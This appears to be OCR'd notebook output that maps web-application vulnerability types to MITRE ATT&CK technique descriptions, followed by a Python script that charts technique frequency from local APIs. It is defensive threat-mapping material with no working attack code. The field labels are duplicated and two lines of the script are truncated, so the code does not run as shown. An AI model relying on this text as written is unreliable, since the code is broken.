ess to a target system or network. A variety of online services and initial access broke
r networks are available to sell access to previously compromised systems. In some case
s, adversary groups may form partnerships to share compromised systems with each other.

        Vulnerability Title: Denial of Service (DoS)
        Related Techniques:
         - Technique ID: T1007
           Technique Name: System Service Discovery
           Technique Name: Adversaries may try to gather information about registered lo
cal system services. Adversaries may obtain information about services using tools as we
ll as OS utility commands such as sc query, tasklist /svc, systemctl --type=service, and
net start.
         - Technique ID: T1021
           Technique Name: Remote Services
           Technique Name: Adversaries may use Valid Accounts to log into a service that
accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform
actions as the logged-on user.
         - Technique ID: T1046
           Technique Name: Network Service Discovery
           Technique Name: Adversaries may attempt to get a listing of services running
on remote hosts and local network infrastructure devices, including those that may be vu
lnerable to remote software exploitation. Common methods to acquire this information inc
lude port and/or vulnerability scans using tools that are brought onto a system.
         - Technique ID: T1072
           Technique Name: Software Deployment Tools
           Technique Name: Adversaries may gain access to and use third-party software s
uites installed within an enterprise network, such as administration, monitoring, and de
ployment systems, to move laterally through the network. Third-party applications and so
ftware deployment systems may be in use in the network environment for administration pu
rposes (e.g., SCCM, HBSS, Altiris, etc.).
         - Technique ID: T1102
           Technique Name: Web Service
           Technique Name: Adversaries may use an existing, legitimate external Web serv
ice as a means for relaying data to/from a compromised system. Popular websites and soci
al media acting as a mechanism for C2 may give a significant amount of cover due to the
likelihood that hosts within a network are already communicating with them prior to a co
mpromise. Using common services, such as those offered by Google or Twitter, makes it ea
sier for adversaries to hide in expected noise. Web service providers commonly use SSL/T
LS encryption, giving adversaries an added level of protection.
         - Technique ID: T1133
           Technique Name: External Remote Services
           Technique Name: Adversaries may leverage external-facing remote services to i
nitially access and/or persist within a network. Remote services such as VPNs, Citrix, a
nd other access mechanisms allow users to connect to internal enterprise network resourc
es from external locations. There are often remote service gateways that manage connecti
ons and credential authentication for these services. Services such as Windows Remote Ma
nagement and VNC can also be used externally.
```

```
          - Technique ID: T1137
            Technique Name: Office Application Startup
            Technique Name: Adversaries may leverage Microsoft Office-based applications
 for persistence between startups. Microsoft Office is a fairly common application suite
 on Windows-based operating systems within an enterprise network. There are multiple mech
anisms that can be used with Office for persistence when an Office-based application is
started; this can include the use of Office Template Macros and add-ins.
          - Technique ID: T1210
            Technique Name: Exploitation of Remote Services
            Technique Name: Adversaries may exploit remote services to gain unauthorized
 access to internal systems once inside of a network. Exploitation of a software vulnerab
ility occurs when an adversary takes advantage of a programming error in a program, serv
ice, or within the operating system software or kernel itself to execute adversary-contr
olled code. A common goal for post-compromise exploitation of remote services is for lat
eral movement to enable access to a remote system.
          - Technique ID: T1219
            Technique Name: Remote Access Software
            Technique Name: An adversary may use legitimate desktop support and remote ac
cess software to establish an interactive command and control channel to target systems
within networks. These services, such as VNC, Team Viewer, AnyDesk, ScreenConnect, LogMe
in, AmmyyAdmin, and other remote monitoring and management (RMM) tools, are commonly use
d as legitimate technical support software and may be allowed by application control wit
hin a target environment.
          - Technique ID: T1489
            Technique Name: Service Stop
            Technique Name: Adversaries may stop or disable services on a system to rende
r those services unavailable to legitimate users. Stopping critical services or processe
s can inhibit or stop response to an incident or aid in the adversary's overall objectiv
es to cause damage to the environment.
          - Technique ID: T1498
            Technique Name: Network Denial of Service
            Technique Name: Adversaries may perform Network Denial of Service (DoS) attac
ks to degrade or block the availability of targeted resources to users. Network DoS can
be performed by exhausting the network bandwidth services rely on. Example resources inc
lude specific websites, email services, DNS, and web-based applications. Adversaries hav
e been observed conducting network DoS attacks for political purposes and to support oth
er malicious activities, including distraction, hacktivism, and extortion.
          - Technique ID: T1499
            Technique Name: Endpoint Denial of Service
            Technique Name: Adversaries may perform Endpoint Denial of Service (DoS) atta
cks to degrade or block the availability of services to users. Endpoint DoS can be perfo
rmed by exhausting the system resources those services are hosted on or exploiting the s
ystem to cause a persistent crash condition. Example services include websites, email se
rvices, DNS, and web-based applications. Adversaries have been observed conducting DoS a
ttacks for political purposes and to support other malicious activities, including distr
action, hacktivism, and extortion.
          - Technique ID: T1505
            Technique Name: Server Software Component
            Technique Name: Adversaries may abuse legitimate extensible development featu
res of servers to establish persistent access to systems. Enterprise server applications
may include features that allow developers to write and install software or scripts to e
xtend the functionality of the main application. Adversaries may install malicious compo
nents to extend and abuse server applications.
          - Technique ID: T1518
            Technique Name: Software Discovery
            Technique Name: Adversaries may attempt to get a listing of software and soft
ware versions that are installed on a system or in a cloud environment. Adversaries may
use the information from Software Discovery during automated discovery to shape follow-o
n behaviors, including whether or not the adversary fully infects the target and/or atte
mpts specific actions.
          - Technique ID: T1526
            Technique Name: Cloud Service Discovery
            Technique Name: An adversary may attempt to enumerate the cloud services runn
ing on a system after gaining access. These methods can differ from platform-as-a-servic
```

```
e (PaaS), to infrastructure-as-a-service (IaaS), or software-as-a-service (SaaS). Many s
ervices exist throughout the various cloud providers and can include Continuous Integrat
ion and Continuous Delivery (CI/CD), Lambda Functions, Azure AD, etc. They may also incl
ude security services, such as AWS GuardDuty and Microsoft Defender for Cloud, and loggi
ng services, such as AWS CloudTrail and Google Cloud Audit Logs.
         - Technique ID: T1538
           Technique Name: Cloud Service Dashboard
           Technique Name: An adversary may use a cloud service dashboard GUI with stole
n credentials to gain useful information from an operational cloud environment, such as
specific services, resources, and features. For example, the GCP Command Center can be u
sed to view all assets, findings of potential security risks, and to run additional quer
ies, such as finding public IP addresses and open ports.
         - Technique ID: T1554
           Technique Name: Compromise Client Software Binary
           Technique Name: Adversaries may modify client software binaries to establish
persistent access to systems. Client software enables users to access services provided
by a server. Common client software types are SSH clients, FTP clients, email clients, a
nd web browsers.
         - Technique ID: T1563
           Technique Name: Remote Service Session Hijacking
           Technique Name: Adversaries may take control of preexisting sessions with rem
ote services to move laterally in an environment. Users may use valid credentials to log
into a service specifically designed to accept remote connections, such as telnet, SSH,
and RDP. When a user logs into a service, a session will be established that will allow
them to maintain a continuous interaction with that service.
         - Technique ID: T1567
           Technique Name: Exfiltration Over Web Service
           Technique Name: Adversaries may use an existing, legitimate external Web serv
ice to exfiltrate data rather than their primary command and control channel. Popular We
b services acting as an exfiltration mechanism may give a significant amount of cover du
e to the likelihood that hosts within a network are already communicating with them prio
r to compromise. Firewall rules may also already exist to permit traffic to these servic
es.
         - Technique ID: T1569
           Technique Name: System Services
           Technique Name: Adversaries may abuse system services or daemons to execute c
ommands or programs. Adversaries can execute malicious content by interacting with or cr
eating services either locally or remotely. Many services are set to run at boot, which
can aid in achieving persistence (Create or Modify System Process), but adversaries can
also abuse services for one-time or temporary execution.


Module: File Upload
        Vulnerability Title: Directory Traversal
        Related Techniques:
         - Technique ID: T1083
           Technique Name: File and Directory Discovery
           Technique Name: Adversaries may enumerate files and directories or may search
in specific locations of a host or network share for certain information within a file s
ystem. Adversaries may use the information from File and Directory Discovery during auto
mated discovery to shape follow-on behaviors, including whether or not the adversary ful
ly infects the target and/or attempts specific actions.
         - Technique ID: T1222
           Technique Name: File and Directory Permissions Modification
           Technique Name: Adversaries may modify file or directory permissions/attribut
es to evade access control lists (ACLs) and access protected files. File and directory p
ermissions are commonly managed by ACLs configured by the file or directory owner, or us
ers with the appropriate permissions. File and directory ACL implementations vary by pla
tform, but generally explicitly designate which users or groups can perform which action
s (read, write, execute, etc.).

        Vulnerability Title: Insecure File Upload
        Related Techniques:
         - Technique ID: T1027
```

```
          Technique Name: Obfuscated Files or Information
          Technique Name: Adversaries may attempt to make an executable or file difficu
lt to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents
on the system or in transit. This is common behavior that can be used across different p
latforms and the network to evade defenses.
        - Technique ID: T1083
          Technique Name: File and Directory Discovery
          Technique Name: Adversaries may enumerate files and directories or may search
in specific locations of a host or network share for certain information within a file s
ystem. Adversaries may use the information from File and Directory Discovery during auto
mated discovery to shape follow-on behaviors, including whether or not the adversary ful
ly infects the target and/or attempts specific actions.
        - Technique ID: T1140
          Technique Name: Deobfuscate/Decode Files or Information
          Technique Name: Adversaries may use Obfuscated Files or Information to hide a
rtifacts of an intrusion from analysis. They may require separate mechanisms to decode o
r deobfuscate that information depending on how they intend to use it. Methods for doing
that include built-in functionality of malware or by using utilities present on the syst
em.
        - Technique ID: T1222
          Technique Name: File and Directory Permissions Modification
          Technique Name: Adversaries may modify file or directory permissions/attribut
es to evade access control lists (ACLs) and access protected files. File and directory p
ermissions are commonly managed by ACLs configured by the file or directory owner, or us
ers with the appropriate permissions. File and directory ACL implementations vary by pla
tform, but generally explicitly designate which users or groups can perform which action
s (read, write, execute, etc.).
        - Technique ID: T1647
          Technique Name: Plist File Modification
          Technique Name: Adversaries may modify property list files (plist files) to e
nable other malicious activity, while also potentially evading and bypassing system defe
nses. macOS applications use plist files, such as the info.plist file, to store properti
es and configuration settings that inform the operating system how to handle the applica
tion at runtime. Plist files are structured metadata in key-value pairs formatted in XML
based on Apple's Core Foundation DTD. Plist files can be saved in text or binary format.


Module: File Browser
        Vulnerability Title: Remote Code Execution
        Related Techniques:
         - Technique ID: T1018
          Technique Name: Remote System Discovery
          Technique Name: Adversaries may attempt to get a listing of other systems by
IP address, hostname, or other logical identifier on a network that may be used for Late
ral Movement from the current system. Functionality could exist within remote access too
ls to enable this, but utilities available on the operating system could also be used su
ch as Ping or net view using Net.
        - Technique ID: T1021
          Technique Name: Remote Services
          Technique Name: Adversaries may use Valid Accounts to log into a service that
accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform
actions as the logged-on user.
        - Technique ID: T1127
          Technique Name: Trusted Developer Utilities Proxy Execution
          Technique Name: Adversaries may take advantage of trusted developer utilities
to proxy execution of malicious payloads. There are many utilities used for software dev
elopment related tasks that can be used to execute code in various forms to assist in de
velopment, debugging, and reverse engineering. These utilities may often be signed with
legitimate certificates that allow them to execute on a system and proxy execution of ma
licious code through a trusted process that effectively bypasses application control sol
utions.
        - Technique ID: T1133
          Technique Name: External Remote Services
          Technique Name: Adversaries may leverage external-facing remote services to i
```

```
nitially access and/or persist within a network. Remote services such as VPNs, Citrix, a
nd other access mechanisms allow users to connect to internal enterprise network resourc
es from external locations. There are often remote service gateways that manage connecti
ons and credential authentication for these services. Services such as Windows Remote Ma
nagement and VNC can also be used externally.
         - Technique ID: T1140
           Technique Name: Deobfuscate/Decode Files or Information
           Technique Name: Adversaries may use Obfuscated Files or Information to hide a
rtifacts of an intrusion from analysis. They may require separate mechanisms to decode o
r deobfuscate that information depending on how they intend to use it. Methods for doing
that include built-in functionality of malware or by using utilities present on the syst
em.
         - Technique ID: T1202
           Technique Name: Indirect Command Execution
           Technique Name: Adversaries may abuse utilities that allow for command execut
ion to bypass security restrictions that limit the use of command-line interpreters. Var
ious Windows utilities may be used to execute commands, possibly without invoking cmd. F
or example, Forfiles, the Program Compatibility Assistant (pcalua.exe), components of th
e Windows Subsystem for Linux (WSL), as well as other utilities may invoke the execution
of programs and commands from a Command and Scripting Interpreter, Run window, or via sc
ripts.
         - Technique ID: T1203
           Technique Name: Exploitation for Client Execution
           Technique Name: Adversaries may exploit software vulnerabilities in client ap
plications to execute code. Vulnerabilities can exist in software due to unsecure coding
practices that can lead to unanticipated behavior. Adversaries can take advantage of cer
tain vulnerabilities through targeted exploitation for the purpose of arbitrary code exe
cution. Oftentimes the most valuable exploits to an offensive toolkit are those that can
be used to obtain code execution on a remote system because they can be used to gain acc
ess to that system. Users will expect to see files related to the applications they comm
only used to do work, so they are a useful target for exploit research and development b
ecause of their high utility.
         - Technique ID: T1204
           Technique Name: User Execution
           Technique Name: An adversary may rely upon specific actions by a user in orde
r to gain execution. Users may be subjected to social engineering to get them to execute
malicious code by, for example, opening a malicious document file or link. These user ac
tions will typically be observed as follow-on behavior from forms of Phishing.
         - Technique ID: T1210
           Technique Name: Exploitation of Remote Services
           Technique Name: Adversaries may exploit remote services to gain unauthorized 
access to internal systems once inside of a network. Exploitation of a software vulnerab
ility occurs when an adversary takes advantage of a programming error in a program, serv
ice, or within the operating system software or kernel itself to execute adversary-contr
olled code. A common goal for post-compromise exploitation of remote services is for lat
eral movement to enable access to a remote system.
         - Technique ID: T1216
           Technique Name: System Script Proxy Execution
           Technique Name: Adversaries may use trusted scripts, often signed with certif
icates, to proxy the execution of malicious files. Several Microsoft signed scripts that
have been downloaded from Microsoft or are default on Windows installations can be used 
to proxy execution of other files. This behavior may be abused by adversaries to execute
malicious files that could bypass application control and signature validation on system
s.
         - Technique ID: T1218
           Technique Name: System Binary Proxy Execution
           Technique Name: Adversaries may bypass process and/or signature-based defense
s by proxying execution of malicious content with signed, or otherwise trusted, binarie
s. Binaries used in this technique are often Microsoft-signed files, indicating that the
y have been either downloaded from Microsoft or are already native in the operating syst
em. Binaries signed with trusted digital certificates can typically execute on Windows s
ystems protected by digital signature validation. Several Microsoft signed binaries that
are default on Windows installations can be used to proxy execution of other files or co
mmands.
```

```
          - Technique ID: T1219
            Technique Name: Remote Access Software
            Technique Name: An adversary may use legitimate desktop support and remote ac
cess software to establish an interactive command and control channel to target systems 
within networks. These services, such as VNC, Team Viewer, AnyDesk, ScreenConnect, LogMe
in, AmmyyAdmin, and other remote monitoring and management (RMM) tools, are commonly use
d as legitimate technical support software and may be allowed by application control wit
hin a target environment.
          - Technique ID: T1480
            Technique Name: Execution Guardrails
            Technique Name: Adversaries may use execution guardrails to constrain executi
on or actions based on adversary supplied and environment specific conditions that are e
xpected to be present on the target. Guardrails ensure that a payload only executes agai
nst an intended target and reduces collateral damage from an adversary's campaign. Value
s an adversary can provide about a target system or environment to use as guardrails may
include specific network share names, attached physical devices, files, joined Active Di
rectory (AD) domains, and local/external IP addresses.
          - Technique ID: T1546
            Technique Name: Event Triggered Execution
            Technique Name: Adversaries may establish persistence and/or elevate privileg
es using system mechanisms that trigger execution based on specific events. Various oper
ating systems have means to monitor and subscribe to events such as logons or other user
activity such as running specific applications/binaries. Cloud environments may also sup
port various functions and services that monitor and can be invoked in response to speci
fic cloud events.
          - Technique ID: T1547
            Technique Name: Boot or Logon Autostart Execution
            Technique Name: Adversaries may configure system settings to automatically ex
ecute a program during system boot or logon to maintain persistence or gain higher-level
privileges on compromised systems. Operating systems may have mechanisms for automatical
ly running a program on system boot or account logon. These mechanisms may include autom
atically executing programs that are placed in specially designated directories or are r
eferenced by repositories that store configuration information, such as the Windows Regi
stry. An adversary may achieve the same goal by modifying or extending features of the k
ernel.
          - Technique ID: T1563
            Technique Name: Remote Service Session Hijacking
            Technique Name: Adversaries may take control of preexisting sessions with rem
ote services to move laterally in an environment. Users may use valid credentials to log
into a service specifically designed to accept remote connections, such as telnet, SSH,
and RDP. When a user logs into a service, a session will be established that will allow
them to maintain a continuous interaction with that service.
          - Technique ID: T1574
            Technique Name: Hijack Execution Flow
            Technique Name: Adversaries may execute their own malicious payloads by hijac
king the way operating systems run programs. Hijacking execution flow can be for the pur
poses of persistence, since this hijacked execution may reoccur over time. Adversaries m
ay also use these mechanisms to elevate privileges or evade defenses, such as applicatio
n control or other restrictions on execution.
          - Technique ID: T1620
            Technique Name: Reflective Code Loading
            Technique Name: Adversaries may reflectively load code into a process in orde
r to conceal the execution of malicious payloads. Reflective loading involves allocating
then executing payloads directly within the memory of the process, vice creating a threa
d or process backed by a file path on disk. Reflectively loaded payloads may be compiled
binaries, anonymous files (only present in RAM), or just snubs of fileless executable co
de (ex: position-independent shellcode).
          - Technique ID: T1648
            Technique Name: Serverless Execution
            Technique Name: Adversaries may abuse serverless computing, integration, and 
automation services to execute arbitrary code in cloud environments. Many cloud provider
s offer a variety of serverless resources, including compute engines, application integr
ation services, and web servers.
```


```
        Vulnerability Title: Directory Traversal
        Related Techniques:
         - Technique ID: T1083
           Technique Name: File and Directory Discovery
           Technique Name: Adversaries may enumerate files and directories or may search
in specific locations of a host or network share for certain information within a file s
ystem. Adversaries may use the information from File and Directory Discovery during auto
mated discovery to shape follow-on behaviors, including whether or not the adversary ful
ly infects the target and/or attempts specific actions.
         - Technique ID: T1222
           Technique Name: File and Directory Permissions Modification
           Technique Name: Adversaries may modify file or directory permissions/attribut
es to evade access control lists (ACLs) and access protected files. File and directory p
ermissions are commonly managed by ACLs configured by the file or directory owner, or us
ers with the appropriate permissions. File and directory ACL implementations vary by pla
tform, but generally explicitly designate which users or groups can perform which action
s (read, write, execute, etc.).


Module: Web Service
        Vulnerability Title: Session Fixation
        Related Techniques:
         - Technique ID: T1185
           Technique Name: Browser Session Hijacking
           Technique Name: Adversaries may take advantage of security vulnerabilities an
d inherent functionality in browser software to change content, modify user-behaviors, a
nd intercept information as part of various browser session hijacking techniques.
         - Technique ID: T1539
           Technique Name: Steal Web Session Cookie
           Technique Name: An adversary may steal web application or service session coo
kies and use them to gain access to web applications or Internet services as an authenti
cated user without needing credentials. Web applications and services often use session
cookies as an authentication token after a user has authenticated to a website.
         - Technique ID: T1563
           Technique Name: Remote Service Session Hijacking
           Technique Name: Adversaries may take control of preexisting sessions with rem
ote services to move laterally in an environment. Users may use valid credentials to log
into a service specifically designed to accept remote connections, such as telnet, SSH,
and RDP. When a user logs into a service, a session will be established that will allow
them to maintain a continuous interaction with that service.

        Vulnerability Title: Insecure File Upload
        Related Techniques:
         - Technique ID: T1027
           Technique Name: Obfuscated Files or Information
           Technique Name: Adversaries may attempt to make an executable or file difficu
lt to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents
on the system or in transit. This is common behavior that can be used across different p
latforms and the network to evade defenses.
         - Technique ID: T1083
           Technique Name: File and Directory Discovery
           Technique Name: Adversaries may enumerate files and directories or may search
in specific locations of a host or network share for certain information within a file s
ystem. Adversaries may use the information from File and Directory Discovery during auto
mated discovery to shape follow-on behaviors, including whether or not the adversary ful
ly infects the target and/or attempts specific actions.
         - Technique ID: T1140
           Technique Name: Deobfuscate/Decode Files or Information
           Technique Name: Adversaries may use Obfuscated Files or Information to hide a
rtifacts of an intrusion from analysis. They may require separate mechanisms to decode o
r deobfuscate that information depending on how they intend to use it. Methods for doing
that include built-in functionality of malware or by using utilities present on the syst
em.
         - Technique ID: T1222
```

```
            Technique Name: File and Directory Permissions Modification
            Technique Name: Adversaries may modify file or directory permissions/attribut
es to evade access control lists (ACLs) and access protected files. File and directory p
ermissions are commonly managed by ACLs configured by the file or directory owner, or us
ers with the appropriate permissions. File and directory ACL implementations vary by pla
tform, but generally explicitly designate which users or groups can perform which action
s (read, write, execute, etc.).
          - Technique ID: T1647
            Technique Name: Plist File Modification
            Technique Name: Adversaries may modify property list files (plist files) to e
nable other malicious activity, while also potentially evading and bypassing system defe
nses. macOS applications use plist files, such as the info.plist file, to store properti
es and configuration settings that inform the operating system how to handle the applica
tion at runtime. Plist files are structured metadata in key-value pairs formatted in XML
based on Apple's Core Foundation DTD. Plist files can be saved in text or binary format.
```


In [ ]:


```python
import requests
import matplotlib.pyplot as plt

def fetch_vulnerabilities():
    vulnerabilities_url = "http://127.0.0.1:5000/modules/vuln"
    response = requests.get(vulnerabilities_url)
    if response.status_code == 200:
        vulnerabilities = response.json()
        return vulnerabilities
    else:
        print("Error fetching vulnerabilities:", response.status_code)
        return None

def fetch_techniques(vulnerability_title):
    techniques_url = f"http://127.0.0.1:10000/techniques/{vulnerability_title}"
    response = requests.get(techniques_url)
    if response.status_code == 200:
        techniques = response.json()
        return techniques
    else:
        print(f"Error fetching techniques for {vulnerability_title}:", response.status_c
        return None

def main():
    vulnerabilities = fetch_vulnerabilities()
    if vulnerabilities:
        for module in vulnerabilities:
            module_name = module['name']
            print(f"Module: {module_name}")
            vulnerabilities_list = module['vulnerabilities']
            technique_names = []

            # Aggregate techniques for all vulnerabilities in the module
            for vulnerability in vulnerabilities_list:
                vulnerability_title = vulnerability['title']
                techniques = fetch_techniques(vulnerability_title)
                if techniques:
                    for _, technique_data in techniques.items():
                        technique_names.append(technique_data['name'])

            # Count unique techniques
            unique_techniques = list(set(technique_names))
            technique_counts = [technique_names.count(tech) for tech in unique_technique

            # Create bar plot
            plt.figure(figsize=(10, 6))
            plt.bar(unique_techniques, technique_counts, color='skyblue')
            plt.xlabel('Techniques')
            plt.ylabel('Frequency')
            plt.title(f'Techniques related to Vulnerabilities in {module_name}')
            plt.xticks(rotation=90)
            plt.tight_layout()
            plt.show()

if __name__ == "__main__":
    main()
```

